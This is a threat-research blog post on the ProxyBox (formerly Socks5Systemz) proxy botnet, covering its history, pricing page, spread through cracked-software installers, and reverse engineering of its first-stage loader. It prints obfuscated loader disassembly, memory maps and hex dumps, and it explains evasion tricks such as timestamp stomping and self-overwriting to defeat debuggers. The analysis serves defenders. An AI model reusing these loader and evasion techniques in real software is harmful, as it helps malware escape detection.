

ProxyBox: Socks5Systemz Lives On | Synthient

 synthient.com/blog/proxybox-socks5systemz-lives-on

Synthient Research

March 30, 2026

 Socks5Systemz Banner Image

SYSTEM_LOG::IMG_001

Synthient's Research Team continuously tracks Black Hat proxy services due to the significant risks they pose to clients in the financial sector. Recently, a service known as "ProxyBox" stood out after online discussions revealed its overwhelming popularity among threat actors for carding, credential stuffing, and identity theft. This report builds upon earlier research by the BitSights Research Team, detailing the evolution of this threat from its origins as "Socks5Systemz." Originally sold on underground hacking forums since 2013, the Socks5Systemz malware saw

widespread commercial use under the banner of PROXY[.]AM. Following that platform's shutdown, the service rebranded as ProxyBox and continued to provide clients with access to 32,000 to 35,000 daily active IPs (DAI).

To build this massive network of residential IPs, ProxyBox acquires initial access by tricking users into downloading infected files from cracked software sites. Synthient has observed a growing trend of proxy providers exploiting these consumer-focused piracy vectors to rapidly expand their infrastructure.

Because this consumer-driven threat poses a unique risk to enterprise environments, organizations must adopt proactive countermeasures. On a human level, users should be strictly warned against downloading unverified, third-party software. On a technical level, organizations should block the malware's tier 1 and tier 2 relay servers, cutting off proxying and rendering the infection ineffective. Furthermore, enforcing strict network policies to block commonly abused proxy protocols is highly recommended to mitigate this ongoing risk.

According to research published by the BitSight TRACE team, Socks5Systemz originated in early 2013 when a threat actor operating under the alias "BaTHNK" initiated a sales thread on the Russian-speaking XSS forum.




Fig 01. Socks5Systemz Sales thread on XSS. ([PROXY\[.\]AM Powered by Socks5Systemz Botnet](#))

For approximately ten years, the malware operated primarily as a SOCKS5 proxy module integrated into established malware families, including Andromeda, Smokeloader, and Trickbot.

In September 2023, BitSight observed a shift in deployment tactics, with Socks5Systemz distributed as a standalone final payload via loaders such as Privateloader and Amadey. By late January 2024, the botnet's initial iteration had reached a daily average of approximately 250,000 infected devices globally. In December 2023, the operators lost control of the V1 infrastructure, leading to the sinkholing of the malware in early 2024.

Following the 2024 infrastructure disruption and sinkholing events, the PROXY.AM service rebranded to ProxyBox. The rebranded service continues to operate the Socks5Systemz botnet at a reduced capacity.


ProxyBox.io
ProxyBoxlo_bot

Your IP  City  Country 



LUXURY PACK

★★★★★

10000

World mix

Rent

Threads

Traffic

10 days

1000

Unlimited

126\$

Buy



EVOLUTION PACK

★★★★★

to 15000

World mix

Rent

Threads

Traffic

10 days

1000

Unlimited

190\$

Buy



ABSOLUTE PACK

★★★★★

to 20000

World mix

Rent

Threads

Traffic

10 days

1000

Unlimited

252\$

Buy



VIP PACK

★★★★★

to 30000

World mix

Rent

Threads

Traffic

10 days

1000

Unlimited

420\$

Overfull


ProxyBoxlo_bot

Not sure about the quality of the proxy?

Get your free trial via Telegram bot!




USDT

PAYEER




| Fig 02. ProxyBox landing page and pricing model.

In an attempt to regain their once previous numbers the ProxyBox operators are observed utilizing pay per install (PPI) sites which distribute the malware through cracked software sites as seen below with vsttorrentz[.]net.




Fig 03. Backdoored piracy sites such as vsttorrentz[.]net pushing Socks5Systemz.

These sites utilize NSIS installers which will dynamically install a series of applications. At the time of publication the NSIS installer is no longer observed installing Socks5Systemz, with it now observed installing other Proxy SDKs and adware.

- Microleaves (Shifter[.]io)
- Opera GX
- DotGo / iRocket
- SearchCandy
- Internet Download Manager




Fig 04. Pay-Per-Install infection chain with multiple applications being installed.

The ProxyBox/Socks5Systemz infection chain relies on a multi-stage loading process designed to evade basic dynamic analysis and disguise itself as benign software. The following sections break down the initial loader's self-overwriting techniques, the second-stage resource extraction, and the final payload's C2 behavior.

Initial Loader

GameBackupManager.exe	10/26/2025 2:27 PM	Application	2,570 KB
-----------------------	--------------------	-------------	----------

Fig 05. Initial payload in explorer

This initial payload is a 32-bit binary that is approximately 2.5 MB in size. It's compiled as a GUI application and imports GUI-related functions from GDI32.dll, but never displays any activity to the end user. The module includes a writable executable section. It also uses timestamp stomping, showing that it was compiled in 2011, which is false.

Disasm: .text	General	Strings	DOS Hdr	File Hdr	Optional Hdr	Section Hdrs	Imports	Resources
Offset	Name	Value	Meaning					
94	Machine	14c	Intel 386					
96	Sections Count	5	5					
98	Time Date Stamp	4e97bd7c	Friday, 14.10.2011 04:41:32 UTC					
9C	Ptr to Symbol Table	0	0					
A0	Num. of Symbols	0	0					
A4	Size of OptionalHeader	e0	224					
▼ A6	Characteristics	10E						
		2	File is executable (i.e. no unresolved external references).					
		4	Line numbers stripped from file.					
		8	Local symbols stripped from file.					
		100	32 bit word machine.					


Fig 06. Initial payload PE file header

Disasm: .text	General	Strings	DOS Hdr	File Hdr	Optional Hdr	Section Hdrs	Imports	Resources
Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
> .text	400	C5400	1000	C52AC	60000020	0	0	0
> _tss_8a	C5800	1A00	C7000	1876	40000040	0	0	0
> _tss_8b	C7200	400	C9000	2F8C	C0000040	0	0	0
> .rsrc	C7600	D1000	CC000	D1000	40070040	0	0	0
▼ _tss_8c	198600	EA068	19D000	EA200	E0000060	0	0	0
> 282668	^		288000	mapped: EB000	rwx			

Raw	Virtual
400 198600 C7800 [.text] [.rsrc] [_tss_8c]	1000 19D000 C8000 [.text] [.rsrc] [_tss_8c]

Fig 07. Initial payload PE sections

The only purpose of the first payload is to overwrite itself with another loader. This loader shares decompression and encryption functions with the loader that it overwrites, suggesting both payloads were created by the same author.. Chunks of the encrypted payload are embedded within the `.text` section and can be non-contiguous; this makes static extraction difficult or impossible. However, you can extract the parameters to the loader stub function and dump the section of memory containing the encrypted payload. Manual decryption and payload dumping are possible, as demonstrated in this article.



| Fig 08. Control graph of gamebackupmanager

gamebackupmanager[.]exe will write a loader function onto the stack. The loader function accepts a single argument, a 74-byte struct containing information required to overwrite the current main module. This approach has some advantages for the malware author, first of all, because if you overwrite an image loaded by the system loader, the memory your payload resides in will be marked as image-allocated rather than private. A second advantage is that it complicates debugging. If a researcher sets a breakpoint in the second payload after it is mapped into memory, restarting the debugger will wipe that breakpoint out. This happens because the first loader dynamically overwrites itself with the second stage during each run. Resulting in a loss of control and or a frustrating experience.

gamebackupmanager.006168BA

```
call dword ptr ss:[ebp-4] ; jumps to loader function on stack
push eax
mov eax,esp
add eax,4
sub eax,4
xchg dword ptr ss:[esp],eax
pop esp
mov dword ptr ss:[esp],ebp
mov ebp,esp
add ebp,4
sub ebp,4
xchg dword ptr ss:[esp],ebp
pop esp
mov dword ptr ss:[esp],ecx
mov dword ptr ss:[esp],eax
push ebx
mov dword ptr ss:[esp],1F2D2EC3
mov dword ptr ss:[esp],ebx
push dword ptr ss:[esp]
pop eax
add esp,4
push dword ptr ss:[esp]
pop eax
push 4D69618
mov dword ptr ss:[esp],ecx
mov ecx,esp
add ecx,4
push esi
mov esi,4
add ecx,esi
pop esi
xchg dword ptr ss:[esp],ecx
pop esp
jmp gamebackupmanager.60B632
```

gamebackupmanager.0060B632

```
push ebx
push esp
pop ebx
add ebx,4
sub ebx,4
xchg dword ptr ss:[esp],ebx
mov esp,dword ptr ss:[esp]
mov dword ptr ss:[esp],ebx
mov dword ptr ss:[esp],eax
push 5F31627E
mov dword ptr ss:[esp],ebx
mov eax,dword ptr ss:[esp]
push ebp
mov ebp,esp
add ebp,4
add ebp,4
xchg dword ptr ss:[esp],ebp
mov esp,dword ptr ss:[esp]
push dword ptr ss:[esp]
pop eax
push esi
```

```

push esp
mov esi,dword ptr ss:[esp]
add esp,4
add esi,4
add esi,4
xchg dword ptr ss:[esp],esi
pop esp
push ebp
mov ebp,esp
push eax
mov eax,39FF96DC
neg eax
add eax,39FF96E0
add ebp,eax
pop eax
push esi
push ecx
mov ecx,6FBF557B
inc ecx
sub ecx,3DEDF5DA
and ecx,39BD0915
not ecx
add ecx,2CFDACA0
add ecx,4935C65
mov esi,ecx
pop ecx
add ebp,esi
pop esi
push ebp
push dword ptr ss:[esp+4]
pop ebp
pop dword ptr ss:[esp]
pop esp
push edx
mov edx,esp
push esi
mov esi,269E0ADD
add esi,7D7680A7
add esi,65D639AB
or esi,ED62FC7
and esi,61E50D6D
dec esi
sub esi,1E40D68
sub edx,5BFFE436
add edx,237F5DC5
add edx,esi
sub edx,237F5DC5
add edx,5BFFE436
pop esi
sub edx,4
xchg dword ptr ss:[esp],edx
pop esp
mov dword ptr ss:[esp],ecx
push ebx
mov ebx,7B7FFFD7
or ebx,sechost.756F4C76
add ebx,E407EFBE
push ebp
mov ebp,7AC5ADE7
not ebp
shl ebp,4
add ebp,7F7F4928

```

```

or     ebp,7BEF0726
or     ebp,3DDDDDE8E
sub     ebp,8A4C0CE9
sub     ecx,ebp
pop     ebp
add     ecx,ebx
add     ecx,75B3F2C5
mov     ebx,dword ptr ss:[esp]
add     esp,4
add     ecx,eax
sub     ecx,6387EFB5
push    dword ptr ss:[esp]
push    dword ptr ss:[esp]
pop     ecx
add     esp,4
push    esi
mov     esi,esp
add     esi,4
add     esi,4
xchg    dword ptr ss:[esp],esi
pop     esp
jmp     gamebackupmanager.494BD4

```



```

gamebackupmanager.00494BD4
mov     eax,eax
mov     ebp,ebp
mov     ebx,ebx
mov     esi,esi
mov     edx,edx
mov     ebp,ebp
mov     esi,esi
mov     ecx,ecx
mov     esi,esi
pop     edi
pop     esi
pop     ebx
mov     esp,ebp
pop     ebp
ret

```

Fig 09. Initial payload calling loader function on stack

00198000	00002000	User		PRV	-RW-G	-RW--
00199000	00003000	User	Stack (8072)	PRV	-RW--	-RW--
001A0000	00004000	User		MAP	R---	R---
001B0000	00001000	User		MAP	R---	R---
001C0000	00002000	User		PRV	-RW--	-RW--
001D0000	00001000	User		MAP	R---	R---
001E0000	00001000	User		PRV	-RW--	-RW--
001E1000	0001A000	User	Reserved (001E0000)	PRV		-RW--
00200000	000C4000	User	Reserved	PRV		-RW--
00204000	00011000	User	PEB TEB (11052), Wow64 TEB (11052), TEB (8072), Wow64 TEB (8072), TEB (5096)	PRV		-RW--
002D5000	0012B000	User	Reserved (00200000)	PRV	-RW--	-RW--
00400000	00001000	User	gamebackupmanager.exe	IMG	R---	ERWC-
00401000	000C6000	User	"_text"	IMG	ER---	ERWC-
004C7000	00002000	User	"_tss_8a"	IMG	R---	ERWC-
004C9000	00003000	User	"_tss_8b"	IMG	-RW--	ERWC-
004CC000	000D1000	User	"_fsr"	IMG	R---	ERWC-
0050D000	00002000	User	"_tss_8c"	IMG	ERWC-	ERWC-
0053F000	00001000	User	"_tss_8c"	IMG	ERW-	ERWC-
005A0000	00001000	User	"_tss_8c"	IMG	ERWC-	ERWC-
005A1000	00001000	User	"_tss_8c"	IMG	ERW-	ERWC-
005A2000	00004000	User	"_tss_8c"	IMG	ERWC-	ERWC-
005A6000	00004000	User	"_tss_8c"	IMG	ERW-	ERWC-
005AA000	00033000	User	"_tss_8c"	IMG	ERWC-	ERWC-
005DD000	00002000	User	"_tss_8c"	IMG	ERW-	ERWC-
005DF000	00001000	User	"_tss_8c"	IMG	ERWC-	ERWC-
005E0000	00001000	User	"_tss_8c"	IMG	ERW-	ERWC-
005E1000	00002000	User	"_tss_8c"	IMG	ERWC-	ERWC-
005E3000	00001000	User	"_tss_8c"	IMG	ERW-	ERWC-
005E4000	00025000	User	"_tss_8c"	IMG	ERWC-	ERWC-
00609000	00001000	User	"_tss_8c"	IMG	ERW-	ERWC-
0060A000	00001000	User	"_tss_8c"	IMG	ERWC-	ERWC-
0060B000	00001000	User	"_tss_8c"	IMG	ERW-	ERWC-
0060C000	0000A000	User	"_tss_8c"	IMG	ERWC-	ERWC-
00616000	00001000	User	"_tss_8c"	IMG	ERW-	ERWC-
00617000	00071000	User	"_tss_8c"	IMG	ERWC-	ERWC-
00690000	00035000	User	Reserved	PRV		-RW--

Loader argument struct layout in memory:

0x4 = address of GetProcAddress

0x28 = pointer to a struct containing a key and data size used for decryption.

0x6C = kernel32.dll module

0x70 = compression function pointer, decryption of the module chunks is done inline within the function, but calls out of the function for decompression.

Address	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	ASCII
00000000:	00	00	40	00	F0	F7	F5	76	00	10	40	00	E0	9A	41	00	..@...v..@...A.
00000010:	C0	AB	44	00	70	BC	47	00	F0	4B	49	00	B0	25	43	00	..D.p.G..KI..%C.
00000020:	60	32	46	00	20	D8	4A	00	D0	60	4C	00	00	00	00	00	`2F. .J..`L....
00000030:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000040:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000050:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000060:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	F4	76	v
00000070:	70	B8	47	00	60	FE	19	00	00	00	00	00	00	00	87	70	p.G.`.....p

Fig 11. Loader function parameter layout in memory

Address of key and data size:

01FileEditViewWorkspaceExtrasHelp

Hex editor

Address	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	ASCII
00000000:	00	00	40	00	F0	F7	F5	76	00	10	40	00	E0	9A	41	00	..@...v..@...A.
00000010:	C0	AB	44	00	70	BC	47	00	F0	4B	49	00	B0	25	43	00	..D.p.G..KI..%C.
00000020:	60	32	46	00	20	D8	4A	00	00	60	4C	00	00	00	00	00	`2F. .J..`L....
00000030:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000040:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000050:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
